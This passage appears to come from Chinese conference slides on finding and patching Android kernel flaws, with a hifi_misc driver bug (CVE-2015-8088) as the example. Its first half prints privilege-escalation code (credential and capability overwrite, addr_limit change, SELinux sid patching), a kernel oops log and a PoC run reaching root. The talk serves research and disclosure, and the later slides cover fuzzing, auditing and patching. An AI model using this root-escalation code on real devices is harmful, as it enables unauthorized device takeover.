write p_value_addr=c13a0010,p_value=00000000
write p_value_addr=c13a0014,p_value=00000000
write p_value_addr=c13a0018,p_value=00000000
write p_value_addr=c13a001c,p_value=00000000
write p_value_addr=c13a0020,p_value=00000000
write p_value_addr=c13a0024,p_value=00000000
write p_value_addr=c13a0028,p_value=00000000
write p_value_addr=c13a002c,p_value=00000000
write p_value_addr=c13a0030,p_value=00000000
write p_value_addr=c13a0034,p_value=00000000
write p_value_addr=c13a0038,p_value=00000000
write p_value_addr=c13a003c,p_value=00000000
```

commit_creds(prepare_kernel_cred(0));

```
<1>[292870.170166s][pid:27556,cpu7,lpp_dump_exploi]Unable to handle kernel pagin
g request at virtual address 044b04b4
<1>[292870.170227s][pid:27556,cpu7,lpp_dump_exploi]pgd = dcdd8000
<1>[292870.170257s][pid:27556,cpu7,lpp_dump_exploi][044b04b4] *pgd=00000000
<0>[292870.170379s][pid:27556,cpu7,lpp_dump_exploi]Internal error: Oops: 8000000
5 [#1] PREEMPT SMP ARM
<4>[292870.170501s][pid:27556,cpu7,lpp_dump_exploi]CPU: 7 PID: 27556 Comm: lpp_d
ump_exploi Tainted: G        W    3.10.86-g547d9a4 #2
<4>[292870.170532s][pid:27556,cpu7,lpp_dump_exploi]task: e46a1e00 ti: d9c9e000 t
ask.ti: d9c9e000
<4>[292870.170562s][pid:27556,cpu7,lpp_dump_exploi]PC is at 0x44b04b4
<4>[292870.170623s][pid:27556,cpu7,lpp_dump_exploi]LR is at vfs_fsync+0x44/0x54
<4>[292870.170684s][pid:27556,cpu7,lpp_dump_exploi]pc : [<044b04b4>]    lr : [<c
071c884>]    psr: 20070033
<4>[292870.170684s]sp : d9c9ff50  ip : 044b04b5  fp : d9c9ff6c
<4>[292870.170806s][pid:27556,cpu7,lpp_dump_exploi]r10: 00000000  r9 : d9c9e000
 r8 : c060e848
<4>[292870.170867s][pid:27556,cpu7,lpp_dump_exploi]r7 : 00000076  r6 : dd628600
 r5 : 00000000  r4 : 00000000
<4>[292870.170898s][pid:27556,cpu7,lpp_dump_exploi]r3 : 00000000  r2 : 00000000
 r1 : 00000000  r0 : dd628600
<4>[292870.170928s][pid:27556,cpu7,lpp_dump_exploi]Flags: nzCv  IRQs on  FIQs on
  Mode SVC_32  ISA Thumb  Segment kernel
<4>[292870.170959s][pid:27556,cpu7,lpp_dump_exploi]Control: 10c5387d  Table: 1cd
d806a  DAC: 00000015
<4>[292870.171051s][pid:27556,cpu7,lpp_dump_exploi]
<4>[292870.171051s]LR: 0xc071c804:
```

```c
static inline struct thread_info* current_thread_info(void)
{
    register unsigned long sp asm("sp");
    return (struct thread_info*)(sp &~(THREAD_SIZE -1))
}
```

```c
int get_root(void)
{
    struct thread_info *info;
    pThreadInfo = current_thread_info();

    if(pThreadInfo->addr_limit!=0xbf000000)
    {
        puts("find thread_info failed...\n");
        return;
    }
    pThreadInfo->addr_limit=0xffffffff;

    cred->uid = 0;
    cred->gid = 0;
    cred->suid = 0;
    cred->sgid = 0;
    cred->euid = 0;
    cred->egid = 0;
    cred->fsuid = 0;
    cred->fsgid = 0;

    cred->cap_inheritable.cap[0] = 0xffffffff;
    cred->cap_inheritable.cap[1] = 0xffffffff;
    cred->cap_permitted.cap[0] = 0xffffffff;
    cred->cap_permitted.cap[1] = 0xffffffff;
    cred->cap_effective.cap[0] = 0xffffffff;
    cred->cap_effective.cap[1] = 0xffffffff;
    cred->cap_bset.cap[0] = 0xffffffff;
    cred->cap_bset.cap[1] = 0xffffffff;
```

```c
security = cred->security;
if (security) {
if (security->osid != 0
 && security->sid != 0
 && security->exec_sid == 0
 && security->create_sid == 0
 && security->keycreate_sid == 0
 && security->sockcreate_sid == 0) {
  security->osid = 1;
  security->sid = 1;
```

```
audio@hwH60:/data/local/tmp $ ./lpp_dump_poc
./lpp_dump_poc
* uid = 1005 gid=1005
[+]open /dev/hifi_misc
[+]ioctl HIFI_MISC_IOCTL_DUMP_MP3_DATA
[+]run run_root_shell
 [+]kernel_init_task_addr=c139cae0 tmp=c139ccf0 init_head_
[+]dkom
* now uid = 0 gid=0
root success!
```

PWNED !

如何发现未知的漏洞?

- 源码审计
- Fuzz Testing
- 符号执行
- 逆向工程

源码审计(Read The Fuck*ing Source Code)

- remap_pfn_range(vma,addr,ptn,size,prot)
- copy_from_user(dst,src,len)/copy_to_user(..., ..., ...)
- ioctl(fd,cmd,arg)

CVE-2015-8088

```
int hifi_dsp_write_param(unsigned long arg)
{
    int ret = OK;
    phys_addr_t hifi_param_phy_addr = 0;
    void*       hifi_param_vir_addr = NULL;
    CARM_HIFI_DYN_ADDR_SHARE_STRU* hifi_addr = NULL;
    struct misc_io_sync_param para;
    IN_FUNCTION;
    if (copy_from_user(&para, (void*)arg, sizeof(struct misc_io_sync_param))) {
        loge("copy_from_user fail.\n");
        ret = ERROR;
        goto error1;
    }
    ..........

    ret = copy_from_user(hifi_param_vir_addr, para.para_in, para.para_size_in);

    if ( ret != 0) {
        loge("copy data to hifi error! ret = %d", ret);
    }
error2:
    if (hifi_param_vir_addr != NULL) {
        iounmap(hifi_param_vir_addr);
    }
    put_user(ret, (int*)para.para_out);
error1:
    OUT_FUNCTION;
    return ret;
}
```

Fuzz Testing(模糊测试)

- Dronity
- AFL
- PEACH
- ...

符号执行(symbolic execution)

- 以符号代替具体值静态执行 (约束求解,路径爆炸)
- 代表KLEE SAGE
- 混合执行 concolic execution 部分以具体值执行,提升效率
- 代表S2E
- 辅助fuzzing 达到高路径覆盖率和精确度

逆向工程

```
signed int cnt; // r0@2
signed int ndx; // r12@2
char *v5; // r3@2
int *pipe; // r2@3

num = mixer_num;
if ( mixer_num > 3 )
  return -19;
cnt = 0;
ndx = 1;
v5 = (char *)&dword_C0C2E21C + 24 * num;
do
{
  pipe = *(int **)&v5[4 * ndx + 4256];
  if ( pipe )
  {
    ++cnt;
    info->z_order = pipe[6] - 2;
    info->ptype = pipe[1];
    info->pnum = pipe[2];
    info->pndx = pipe[3];
    info->mixer_num = pipe[5];
    ++info;
  }
  ++ndx;
```

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

发现并提交漏洞

提供patch

根据patch修复

QA

SDL

OTA

议程

- 背景介绍
- 排查已知漏洞
- 挖掘未知漏洞
- 修补漏洞
- 展望

展望

- 相似性比较: 高级语义难以恢复
- 漏洞挖掘: 手动自动相结合,对漏洞建模,然而普遍具有局限性
- 安全开发: 及时更新,提高补丁的安全性,防止二次漏洞触发

Thank You

Q&A

weibo:@少伸

Email: panyu6325@gmail.com